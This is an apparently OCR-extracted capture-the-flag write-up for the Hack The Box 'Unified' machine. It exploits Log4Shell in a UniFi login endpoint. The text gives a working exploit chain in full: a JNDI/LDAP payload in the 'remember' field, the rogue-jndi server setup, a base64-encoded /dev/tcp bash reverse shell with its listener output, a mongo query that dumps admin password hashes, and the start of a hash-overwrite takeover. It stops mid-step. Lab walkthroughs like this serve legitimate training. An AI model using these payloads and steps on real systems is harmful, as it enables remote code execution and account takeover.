
Unified Write-up

Enumeration


Let’s start with the regular nmap scan

```
sudo nmap -sV -sC 10.129.20.221
```



We can see that the 8080 port looks interesting. Let's investigate the 8080 port using:


https://{target_ip}8080



Notice that there's a version number of the UniFi service. Let's check if this version has any known vulnerabilities.

After looking it up on google, we get the following blog on a Log4j CVE vulnerability: https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi

Let's investigate it using burpsuite.



After editing the remember field and putting in a random script, we can see that we get a response that says “api.err.InvalidPayload” which is interesting.


Breakdown of the command:

```
${jndi:ldap://[Ip_Address]:1389/o=tomcat}\

$ and {} allows the java interpreter to read everything that is

jndi: Java Naming and Directory Interface

jndi is gonna act as a wrapper and it’s going to be responsible

ldap: Lightweight Directory and Access Protocol - going to be pr
```


```
1389: is the port
```

To investigate further, let's clone the following git repo:

```
git clone https://github.com/veracode-research/rogue-jndi
```



And since it's it's a java exploit, we are going to create a jar file using maven (if maven is not available, install it via: sudo apt-get install maven)



```
┌──(chris㉿kali)-[~/htb/unified/rogue-jndi]
└─$ ls
LICENSE  README.md  dependency-reduced-pom.xml  pom.xml  src  target

┌──(chris㉿kali)-[~/htb/unified/rogue-jndi]
└─$ cd target

┌──(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└─$ ls
RogueJndi-1.1.jar  classes  generated-sources  maven-archiver  maven-status  original-RogueJndi-1.1.jar

┌──(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└─$
```

Foothold

Now let's try to get a reverse shell to the machine. We can use netcat which is my favourite but, it is not installed in every machine. Which is why we're going to use the DEV TCP and pipe bash into it.

Let's create out base64 string

```
┌──(chris㉿kali)-[~/htb/unified]
└─$ echo "bash -c bash -i >6/dev/tcp/10.10.14.30/9001 0>&1" | base64
YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTAuMTQuMzAvOTAwMSAwPiYxCg==

┌──(chris㉿kali)-[~/htb/unified]
└─$
```

Let's encode our base64 payload into the jar file

This jar file will spin up a malicious ldap server on our machine. And it will handle the process of sending and receiving the connections.

```
java -jar RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyB
```


```
┌──(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└─$ java -jar RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTAuMTQuMzAvOTAwMSAwPiYxCg==} | {base64 -d}| {bash,-i}" --hostname "10.10.14.30"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.30:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.30:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.30:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.30:1389/o=reference to artsploit.controllers.RemoteReference
```

Now we have set up a malicious ldap server on our machine.


```
Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to arts
Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit
Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to art
Mapping ldap://10.10.14.30:1389/ to artsploit.controllers
Mapping ldap://10.10.14.30:1389/o=reference to artsploit.
```

Let’s put the highlighted ldap query in burpsuite and execute the command. But first, let’s start a NC listener on port 9001

```
┌──(chris㉿kali)-[~/htb/unified]
└─$ sudo nc -lvnp 9001
[sudo] password for chris:
listening on [any] 9001 ...
```





```
${jndi:ldap://10.10.14.30:1389/0=reference}
```


Send
Cancel
Request
Pretty
Raw
Hex
\n
1 POST /api/login HTTP/1.1
2 Host: 10.129.20.221:8443
3 User-Agent : Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept : */*
5 Accept-Language : en-US,en;q=0.5
6 Accept-Encoding : gzip, deflate, br
7 Referer : https://10.129.20.221:8443/manage/account/login?redirect=%2Fmanage
8 Content-Type : application/json; charset=utf-8
9 Content-Length : 107
10 Origin : https://10.129.20.221:8443
11 Sec-Fetch-Dest : empty
12 Sec-Fetch-Mode : cors
13 Sec-Fetch-Site : same-origin
14 Te: trailers
15 Connection : close
16
17 {
"username" :"admin" ,
"password" :"admin" ,
"remember" :
"${jndi:ldap://10.10.14.30:1389/o=tomcat}",
"strict" :true
}
Response
Pretty
Ra
1 HTTP/1.1
2 vary: Orig
3 Access-Con
https://10
4 Access-Con
: true
5 Access-Con
Access-Con
ss-Control
6 X-Frame-Op
7 Content-Ty
applicatio
8 Content-Le
9 Date: Wed,
GMT
10 Connection
11
12 {
"meta" :
"rc" :
"msg"
"api.e
},
"data" :
]
}

```
┌──(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└─$ java -jar RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTAuMTQuMzAvOTAwMSAwPiYxCg==} | {base64 -d}| {bash,-i}" --hostname "10.10.14.30"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.30:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.30:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.30:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.30:1389/o=reference to artsploit.controllers.RemoteReference
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

After sending the request from Burpsuite, we'll get the connection on our listener

```
┌──(chris㉿kali)-[~]
└─$ sudo nc -nvlp 9001
[sudo] password for chris:
listening on [any] 9001 ...
connect to [10.10.14.222] from (UNKNOWN) [10.129.185.39] 57002
```



After doing a whoami search, we get the following connection.

Now, it’s time to upgrade the shell that we’ve gotten.

```
script /dev/null -c bash
```

Let’s try and do the local privilege escalation.

Post Exploitation

After doing a quick google search, we can see that the default username for unifi is ace and there is a command that will get us a connection to the database

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjso

--eval : way to run code
We are accessing the db (database object) and then we are acces
```

Now we have the administrator's name and email and the x_shadow which is the hash of the password.

The $ sign signifies a SHA-512 hash. This is a super difficult password to crack which is why we're going to use a different way to crack the password.

Let’s use the make password utility and overwrite the x_shadow hash with our own hash.

First, let’s create a hash on our own machine

```
mkpasswd -m sha-512 <PASSWORD>
```

```
┌──(chris㉿kali)-[~/htb/unified]
└─$ mkpasswd -m sha-512 Password1!
